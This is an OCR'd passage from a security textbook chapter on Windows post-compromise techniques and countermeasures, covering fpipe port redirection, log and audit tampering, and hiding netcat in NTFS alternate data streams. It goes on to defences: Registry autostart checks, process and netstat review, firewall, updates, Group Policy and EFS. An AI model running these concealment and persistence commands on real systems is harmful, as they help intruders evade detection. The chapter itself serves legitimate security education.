


Figure 4-9 WINVNC connected to a remote system. This is nearly equivalent to sitting at the remote computer.

Port Redirection

We've discussed a few command shell–based remote control programs in the context of direct remote control connections. However, consider the situation in which an intervening entity such as a firewall blocks direct access to a target system. Resourceful attackers can find their way around these obstacles using *port redirection*. Port redirection is a technique that can be implemented on any operating system, but we'll cover some Windows-specific tools and techniques here.

Once attackers have compromised a key target system, such as a firewall, they can use port redirection to forward all packets to a specified destination. The impact of this type of compromise is important to appreciate because it enables attackers to access any and all systems behind the firewall (or other target). Redirection works by listening on certain ports and forwarding the raw packets to a specified secondary target. Next we'll discuss some ways to set up port redirection manually using our favorite tool for this task, fpipe.

fpipe

Popularity:	*5*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	***8***

Fpipe is a TCP source port forwarder/redirector from Foundstone, Inc. It can create a TCP stream with an optional source port of the user's choice. This is useful during penetration testing for getting past firewalls that permit certain types of traffic through to internal networks.

Fpipe basically works by redirection. Start fpipe with a listening server port, a remote destination port (the port you are trying to reach inside the firewall), and the (optional) local source port number you want. When fpipe starts, it will wait for a client to connect on its listening port. When a listening connection is made, a new connection to the destination machine and port with the specified local source port will be made, thus creating a complete circuit. When the full connection has been established, fpipe forwards all the data received on its inbound connection to the remote destination port beyond the firewall and returns the reply traffic back to the initiating system. This makes setting up multiple netcat sessions look positively painful. Fpipe performs the same task transparently.

Next, we demonstrate the use of fpipe to set up redirection on a compromised system that is running a telnet server behind a firewall that blocks port 23 (telnet) but allows port 53 (DNS). Normally, we could not connect to the telnet port directly on TCP 23, but by setting up an fpipe redirector on the host pointing connections to TCP 53 toward the telnet port, we can accomplish the equivalent. Figure 4-10 shows the fpipe redirector running on the compromised host.

Simply connecting to port 53 on this host will shovel a telnet prompt to the attacker.

The coolest feature of fpipe is its ability to specify a source port for traffic. For penetration-testing purposes, this is often necessary to circumvent a firewall or router that permits traffic sourced only on certain ports. (For example, traffic sourced at TCP 25 can talk to the mail server.) TCP/IP normally assigns a high-numbered source port to client connections, which a firewall typically picks off in its filter. However, the firewall might let DNS traffic through (in fact, it probably will). fpipe can force the stream to always use a specific source port—in this case, the DNS source port. By doing this, the firewall "sees" the stream as an allowed service and lets the stream through.

NOTE If you use fpipe's `-s` option to specify an outbound connection source port number and the outbound connection becomes closed, you may not be able to reestablish a connection to the remote machine between 30 seconds to 4 minutes or more, depending on which OS and version you are using.

Covering Tracks

Once intruders have successfully gained Administrator- or SYSTEM-equivalent privileges on a system, they will take pains to avoid further detection of their presence. When all the information of interest has been stripped from the target, they will install several back doors and stash a toolkit to ensure that easy access can be obtained again in the future and that minimal work will be required for further attacks on other systems.

Disabling Auditing

If the target system owner is halfway security savvy, they will have enabled auditing, as we explained early in this chapter. Because it can slow down performance on active




Figure 4-10 The fpipe redirector running on a compromised host. Fpipe has been set to forward connections on port 53 to port 23 on 192.168.234.37 and is forwarding data here.

servers, especially if success of certain functions such as User & Group Management is audited, most Windows admins either don't enable auditing or enable only a few checks. Nevertheless, the first thing intruders will check on gaining Administrator privilege is the status of Audit policy on the target, in the rare instance that activities performed while pilfering the system are watched. Resource Kit's auditpol tool makes this a snap. The next example shows auditpol run with the `disable` argument to turn off the auditing on a remote system (output abbreviated):

```
C:\> auditpol /disable
Running ...
Local audit information changed successfully ...
New local audit policy ...
(0) Audit Disabled
AuditCategorySystem          = No
AuditCategoryLogon           = Failure
AuditCategoryObjectAccess    = No
```

At the end of their stay, the intruders will just turn on auditing again using the `auditpol/enable` switch, and no one will be the wiser. Individual audit settings are preserved by auditpol.

Clearing the Event Log

If activities leading to Administrator status have already left telltale traces in the Windows Event Log, the intruders may just wipe the logs clean with the Event Viewer. Already authenticated to the target host, the Event Viewer on the attackers' host can open, read, and clear the logs of the remote host. This process will clear the log of all records but will leave one new record stating that the Event Log has been cleared by "attacker." Of course, this may raise more alarms among the system users, but few other options exist besides grabbing the various log files from \winnt\system32 and altering them manually, a hit-or-miss proposition because of the complex Windows log syntax.

The elsave utility from Jesper Lauritsen (http://www.ibt.ku.dk/jesper/Windowstools) is a simple tool for clearing the Event Log. For example, the following syntax using elsave will clear the Security Log on the remote server joel. (Note that correct privileges are required on the remote system.)

```
C:\>elsave -s \\joel -l "Security" -C
```

Hiding Files

Keeping a toolkit on the target system for later use is a great timesaver for malicious hackers. However, these little utility collections can also be calling cards that alert wary system admins to the presence of an intruder. Therefore, steps will be taken to hide the various files necessary to launch the next attack.

attrib Hiding files gets no simpler than copying files to a directory and using the old DOS attrib tool to hide it, as shown with the following syntax:

```
attrib +h [directory]
```

This hides files and directories from command-line tools, but not if the Show All Files option is selected in Windows Explorer.

Alternate Data Streams (ADS) If the target system runs the Windows File System (NTFS), an alternate file-hiding technique is available to intruders. NTFS offers support for multiple streams of information within a file. The streaming feature of NTFS is touted by Microsoft as "a mechanism to add additional attributes or information to a file without restructuring the file system" (for example, when Windows's Macintosh file–compatibility features are enabled). It can also be used to hide a malicious hacker's toolkit—call it an adminkit—in streams behind files.

The following example will stream netcat.exe behind a generic file found in the winnt\system32\os2 directory so that it can be used in subsequent attacks on other remote systems. This file was selected for its relative obscurity, but any file could be used.

To stream files, an attacker will need the POSIX utility cp from Resource Kit. The syntax is simple, using a colon in the destination file to specify the stream:

```
C:\>cp <file> oso001.009:<file>
```

Here's an example:

```
C:\>cp nc.exe oso001.009:nc.exe
```

This hides nc.exe in the nc.exe stream of oso001.009. Here's how to unstream netcat:

```
C:\>cp oso001.009:nc.exe nc.exe
```

The modification date on oso001.009 changes but not its size. (Some versions of cp may not alter the file date.) Therefore, hidden streamed files are very hard to detect.

Deleting a streamed file involves copying the "front" file to a FAT partition and then copying it back to NTFS.

Streamed files can still be executed while hiding behind their front. Due to cmd.exe limitations, streamed files cannot be executed directly (that is, oso001.009:nc.exe). Instead, try using the `start` command to execute the file:

```
start oso001.009:nc.exe
```

ADS Countermeasure

One tool for ferreting out NTFS file streams is Foundstone's sfind (www.foundstone.com).

Rootkits

The rudimentary techniques we've just described suffice for escaping detection by relatively unsophisticated mechanisms. However, more insidious techniques are beginning to come into vogue, especially the use of Windows *rootkits.* Although the term was originally coined on the UNIX platform ("root" being the superuser account there), the world of Windows rootkits has undergone a renaissance period in the last few years. Interest in Windows rootkits was originally driven primarily by Greg Hoglund, who produced one of the first utilities officially described as an "NT rootkit" circa 1999 (although of course many others had been "rooting" and pilfering Windows systems long before then, using custom tools and assemblies of public programs). Hoglund's original NT rootkit was essentially a proof-of-concept platform for illustrating the concept of altering protected system programs in memory ("patching the kernel" in geek-speak) to completely eradicate the trustworthiness of the operating system. We examine the most recent rootkit tools, techniques, and countermeasures in Chapter 12.

General Countermeasures to Authenticated Compromise

How do you clean up the messes we just created and plug any remaining holes? Because many were created with administrative access to nearly all aspects of the Windows architecture, and most of these techniques can be disguised to work in nearly unlimited ways, the task is difficult. We offer the following general advice, covering four main areas touched in one way or another by the processes we've just described: file names, Registry keys, processes, and ports.

NOTE We highly recommend reading Chapter 12's coverage of malware and rootkits in addition to this section, because that chapter covers critical additional countermeasures for these attacks.

CAUTION Privileged compromise of any system is best dealt with by complete reinstallation of the system software from trusted media. A sophisticated attacker could potentially hide certain back doors that even experienced investigators would never find. This advice is thus provided mainly for the general knowledge of the reader and is not recommended as a complete solution to such attacks.

Filenames

Any halfway intelligent intruder will rename files or take other measures to hide them (see the preceding section "Covering Tracks"), but looking for files with suspect names may catch some of the less creative intruders on your systems.

We've covered many tools that are commonly used in post-exploit activities, including nc.exe (netcat), psexec.exe, WINVNC.exe, VNCHooks.dll, omnithread_rt.dll, fpipe.exe, firedaemon.exe, srvany.exe, and psexec.exe. Another common technique is to copy the Windows command shell (cmd.exe) to various places on disk, and with different names—

look for root.exe, sensepost. exe, and similarly named files of different sizes than the real cmd.exe (see http://www.file.net to verify information about common operating system files like cmd.exe).

Also be extremely suspicious of any files that live in the various Start Menu\PROGRAMS\STARTUP\%username% directories under %SYSTEMROOT%\PROFILES. Anything in these folders will launch at boot time. (We'll warn you about this again later.)

One of the classic mechanisms for detecting and preventing malicious files from inhabiting your system is to use antimalware software, and we strongly recommend implementing antimalware or similar infrastructure at your organization (yes, even in the datacenter on servers!).

TIP Another good preventative measure for identifying changes to the file system is to use checksumming tools such as Tripwire (http://www.tripwiresecurity.com).

Registry Entries

In contrast to looking for easily renamed files, hunting down rogue Registry values can be quite effective, because most of the applications we discussed expect to see specific values in specific locations. A good place to start looking is HKLM\SOFTWARE and HKEY_USERS\.DEFAULT\Software, where most installed applications reside in the Windows Registry. As we've seen, popular remote control software like WINVNC creates their own respective keys under these branches of the Registry:

```
HKEY_USERS\.DEFAULT\Software\ORL\WINVNC3
```

Using the command-line REG.EXE tool from the Resource Kit, deleting these keys is easy, even on remote systems. The syntax is

```
reg delete [value] \\machine
```


Here's an example:

```
C:\> reg delete HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
\\192.168.202.33
```

Autostart Extensibility Points (ASEPs) Attackers almost always place necessary Registry values under the standard Windows startup keys. These areas should be checked regularly for the presence of malicious or strange-looking commands. As a reminder, those areas are HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run and RunOnce, RunOnceEx, and RunServices (Win 9x only).

Additionally, user access rights to these keys should be severely restricted. By default, the Windows Everyone group has Set Value permissions on HKLM\..\..\Run. This capability should be disabled using the Security | Permissions setting in regedt32.

Here's a prime example of what to look for. The following illustration from regedit shows a netcat listener set to start on port 8080 at boot under HKLM\..\..\Run:



Attackers now have a perpetual back door into this system—until the administrator gets wise and manually removes the Registry value.

Don't forget to check the %systemroot%\profiles\%username%\Start Menu\programs\startup\directories. Files here are also automatically launched at every logon for that user!

Microsoft has started to refer to the generic class of places that permit autostart behavior as autostart extensibility points (ASEPs). Almost every significant piece of malicious software known to date has used ASEPs to perpetuate infections on Windows, as we will discuss further in Chapter 12. See http://www.pestpatrol.com/PestInfo/AutoStartingPests.asp for a more comprehensive list of ASEPs. You can also run the `msconfig` utility to view some of these other startup mechanisms on the Startup tab (although configuring behavior from this tool forces you to put the system in selective startup mode).

Processes

For those executable hacking tools that cannot be renamed or otherwise repackaged, regular analysis of the Process List can be useful. Simply hit CTRL-SHIFT-ESC to pull up the process list. We like to sort the list by clicking the CPU column, which shows each process prioritized by how much CPU it is utilizing. Typically, a malicious process will be engaged in some activity, so it will fall near the top of the list. If you immediately identify something that shouldn't be there, you can right-click any offending processes and select End Process.

You can also use the Resource Kit kill.exe utility to stop any rogue processes that do not respond to the graphical process list utility. The Resource Kit rkill.exe tool can be

used to run this on remote servers throughout a domain with similar syntax, although the process ID (PID) of the rogue process must be gleaned first; for example, using the pulist.exe utility from the Resource Kit. An elaborate system could be set up whereby pulist is scheduled regularly and grepped for nasty strings, which are then fed to rkill. Of course, once again, all this work is trivially defeated by renaming malicious executables to something innocuous such as WINLOG.EXE, but it can be effective against processes that can't be hidden, such as WINVNC.exe.

TIP The Sysinternals.com utility Process Explorer can view threads within a process and is helpful in identifying rogue DLLs that may be loaded within processes.

While on the topic of scheduling batch jobs, we should note that a good place to look for telltale signs of compromise is the Windows Task Scheduler queue. Attackers will commonly use the Scheduler service to start rogue processes, and as we've noted in this chapter, the Scheduler can also be used to gain remote control of a system and to start processes running as the ultra-privileged SYSTEM account. To check the Scheduler queue, simply type **at** on a command line, or use the graphical interface available within the Control Panel | Administrative Tools | Task Scheduler.

More advanced techniques like thread context redirection have made examination of process lists less effective at identifying miscreants. Thread context redirection hijacks a legitimate thread to execute malicious code (see http://www.phrack.org/issues.html ?issue=62&id=12#article, section 2.3).

Ports

If an "nc" listener has been renamed, the netstat utility can identify listening or established sessions. Periodically checking netstat for such rogue connections is sometimes the best way to find them. In the next example, we run `netstat -an` on our target server while an attacker is connected via remote and nc to 8080. (Type **netstat /?** at a command line for an explanation of the `-an` switches.) Note that the established "remote" connection operates over TCP 139 and that netcat is listening and has one established connection on TCP 8080. (Additional output from netstat has been removed for clarity.)

```
C:\> netstat -an
Active Connections
Proto  Local Address          Foreign Address    State
TCP    192.168.202.44:139     0.0.0.0:0          LISTENING
TCP    192.168.202.44:139     192.168.2.3:1817   ESTABLISHED
TCP    192.168.202.44:8080    0.0.0.0:0          LISTENING
TCP    192.168.202.44:8080    192.168.2.3:1784   ESTABLISHED
```

Also note from the preceding netstat output that the best defense against remote is to block access to ports 135 through 139 on any potential targets, either at the firewall or by disabling NetBIOS bindings for exposed adapters, as illustrated in "Password-Guessing Countermeasures," earlier in this chapter.

Netstat output can be piped through Find to look for specific ports, such as the following command, which will look for NetBus servers listening on the default port:

```
netstat -an | find "12345"
```

TIP Beginning with Windows XP, Microsoft provided the netstat `-o` switch that associates a listening port with its owning process.

WINDOWS SECURITY FEATURES

Windows provides many security tools and features that can be used to deflect the attacks we've discussed in this chapter. These utilities are excellent for hardening a system or just for general configuration management to keep entire environments tuned to avoid holes. Most of the items discussed in this section are available with Windows 2000 and above.

TIP See *Hacking Exposed Windows, Third Edition* (McGraw-Hill Professional, 2007; http://www.winhackingexposed.com) for deeper coverage of many of these tools and features.

Windows Firewall

Kudos to Microsoft for continuing to move the ball downfield with the firewall they introduced with Windows XP, formerly called Internet Connection Firewall (ICF). The new and more simply named Windows Firewall offers a better user interface (with a classic "exception" metaphor for permitted applications and—now yer talkin'!—an Advanced tab that exposes all the nasty technical details for nerdy types to twist and pull), and it is now configurable via Group Policy to enable distributed management of firewall settings across large numbers of systems.

Since Windows XP SP2, the Windows Firewall is enabled by default with a very restrictive policy (effectively, all inbound connections are blocked), making many of the vulnerabilities outlined in this chapter impossible to exploit out of the box.

Automated Updates

One of the most important security countermeasures we've reiterated time and again throughout this chapter is to keep current with Microsoft hotfixes and service packs. However, manually downloading and installing the unrelenting stream of software updates flowing out of Microsoft these days is a full-time job (or several jobs, if you manage large numbers of Windows systems).

Thankfully, Microsoft now includes an Automated Update feature in the OS. Besides implementing a firewall, there is probably no better step you can take than to configure your system to receive automatic updates. Figure 4-11 shows the Automatic Updates configuration screen.




Figure 4-11 Windows' Automatic Updates configuration screen

TIP To understand how to configure Automatic Updates using Registry settings and/or Group Policy, see support.microsoft.com/kb/328010.

CAUTION Nonadministrative users will not see that updates are available to install (and thus may not choose to install them timely), and may also experience disruption if automatic reboot is configured.

If you need to manage patches across large numbers of computers, Microsoft provides the following solutions (more information on these tools is available at www.microsoft.com/technet/security/tools):

- Microsoft Update consolidates patches for Windows, Office, and other key products into one location and enables you to choose automatic delivery and installation of high-priority updates.
- Windows Server Update Services (WSUS) simplifies patching of Windows systems for large organizations with simple patch deployment needs.

- Systems Management Server (SMS) 2003 provides status reporting, targeting, broader package support, automated rollbacks, bandwidth management, and other more robust features for enterprises
- System Center Configuration Manager 2007 provides comprehensive asset management of servers, desktops, and mobile devices

In the long term, System Center is the horse to bet on for large businesses, since it is designed to replace SMS.

And, of course, there is a vibrant market for non-Microsoft patch management solutions. Simply search for "windows patch management" in your favorite Internet search engine to get up-to-date information on the latest tools in this space.

Security Center

The Security Center control panel is shown in Figure 4-12. Security Center is a consolidated viewing and configuration point for key system security features: Windows Firewall, Windows Update, Antivirus (if installed), and Internet Options.




Figure 4-12 The Windows Security Center


Security Center is clearly targeted at consumers and not IT pros, based on the lack of more advanced security configuration interfaces like Security Policy, Certificate Manager, and so on, but it's certainly a healthy start. We remain hopeful that some day Microsoft will learn to create a user interface that pleases nontechnical users but still offers enough knobs and buttons beneath the surface to please techies.

Security Policy and Group Policy

We've discussed Security Policy a great deal in this chapter, as would be expected for a tool that consolidates nearly all of the Windows security configuration settings under one interface. Obviously, Security Policy is great for configuring stand-alone computers, but what about managing security configuration across large numbers of Windows systems?

One of the most powerful tools available for this is Group Policy. Group Policy Objects (GPOs) can be stored in the Active Directory or on a local computer to define certain configuration parameters on a domain-wide or local scale. GPOs can be applied to sites, domains, or Organizational Units (OUs) and are inherited by the users or computers they contain (called *members* of that GPO).

GPOs can be viewed and edited in any MMC console window and also managed via the Group Policy Management Console (GPMC; see http://www.microsoft.com/windowsserver2003/gpmc/default.mspx—Administrator privilege is required). The GPOs that ship with Windows 2000 and later are Local Computer, Default Domain, and Default Domain Controller Policies. By simply running Start | gpedit.msc, the Local Computer GPO is called up. Another way to view GPOs is to view the properties of a specific directory object (domain, OU, or site) and then select the Group Policy tab, as shown here:



This screen displays the particular GPO that applies to the selected object (listed by priority) and whether inheritance is blocked, and it allows the GPO to be edited.

Editing a GPO reveals a plethora of security configurations that can be applied to directory objects. Of particular interest is the Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options node in the GPO. More than 30 different parameters here can be configured to improve security for any computer objects to which the GPO is applied. These parameters include Additional Restrictions For Anonymous Connections (the RestrictAnonymous setting), LAN Manager Authentication Level, and Rename Administrator Account, among many other important security settings.

The Security Settings node is also where account, audit, Event Log, public key, and IPSec policies can be set. By allowing these best practices to be set at the site, domain, or OU level, the task of managing security in large environments is greatly reduced. The Default Domain Policy GPO is shown in Figure 4-13.

GPOs seem like the ultimate way to securely configure large Windows 2000 and later domains. However, you can experience erratic results when enabling combinations of local and domain-level policies, and the delay before Group Policy settings take effect can also be frustrating. Using the secedit tool to refresh policies immediately is one way to address this delay. To refresh policies using secedit, open the Run dialog box and enter **secedit /refreshpolicy MACHINE_POLICY**. To refresh policies under the User Configuration node, type **secedit /refreshpolicy USER_POLICY**.




Figure 4-13 The Default Domain Policy GPO

Bitlocker and the Encrypting File System (EFS)

One of the major security-related centerpieces released with Windows 2000 is the Encrypting File System (EFS). EFS is a public key cryptography–based system for transparently encrypting file-level data in real time so that attackers cannot access it without the proper key (for more information, see http://www.microsoft.com/technet/security/guidance/cryptographyetc/efs.mspx). In brief, EFS can encrypt a file or folder with a fast, symmetric, encryption algorithm using a randomly generated file encryption key (FEK) specific to that file or folder. The initial release of EFS uses the Extended Data Encryption Standard (DESX) as the encryption algorithm. The randomly generated file encryption key is then itself encrypted with one or more public keys, including those of the user (each user under Windows 2000 and later receives a public/private key pair), and a key recovery agent (RA). These encrypted values are stored as attributes of the file.

Key recovery is implemented, for example, in case employees who have encrypted some sensitive data leave an organization or their encryption keys are lost. To prevent unrecoverable loss of the encrypted data, Windows mandates the existence of a data-recovery agent for EFS. In fact, EFS will not work without a recovery agent. Because the FEK is completely independent of a user's public/private key pair, a recovery agent may decrypt the file's contents without compromising the user's private key. The default data-recovery agent for a system is the local administrator account.

Although EFS can be useful in many situations, it probably doesn't apply to multiple users of the same workstation who may want to protect files from one another. That's what NTFS file system access control lists (ACLs) are for. Rather, Microsoft positions EFS as a layer of protection against attacks where NTFS is circumvented, such as by booting to alternative OSes and using third-party tools to access a hard drive, or for files stored on remote servers. In fact, Microsoft's white paper on EFS specifically claims that "EFS particularly addresses security concerns raised by tools available on other operating systems that allow users to physically access files from an NTFS volume without an access check."

Unless implemented in the context of a Windows domain, this claim is difficult to support. EFS' primary vulnerability is the recovery agent account, since the local Administrator account password can easily be reset using published tools that work when the system is booted to an alternate operating system (see, for example, the chntpw tool available at home.eunet.no/pnordahl/ntpasswd/).

When EFS is implemented on a domain-joined machine, the recovery agent account resides on domain controllers, thus physically separating the recovery agent's back door key and the encrypted data, providing more robust protection. More details on EFS weaknesses and countermeasures are included in *Hacking Exposed Windows, Third Edition* (McGraw-Hill Professional, 2007; http://www.winhackingexposed.com).

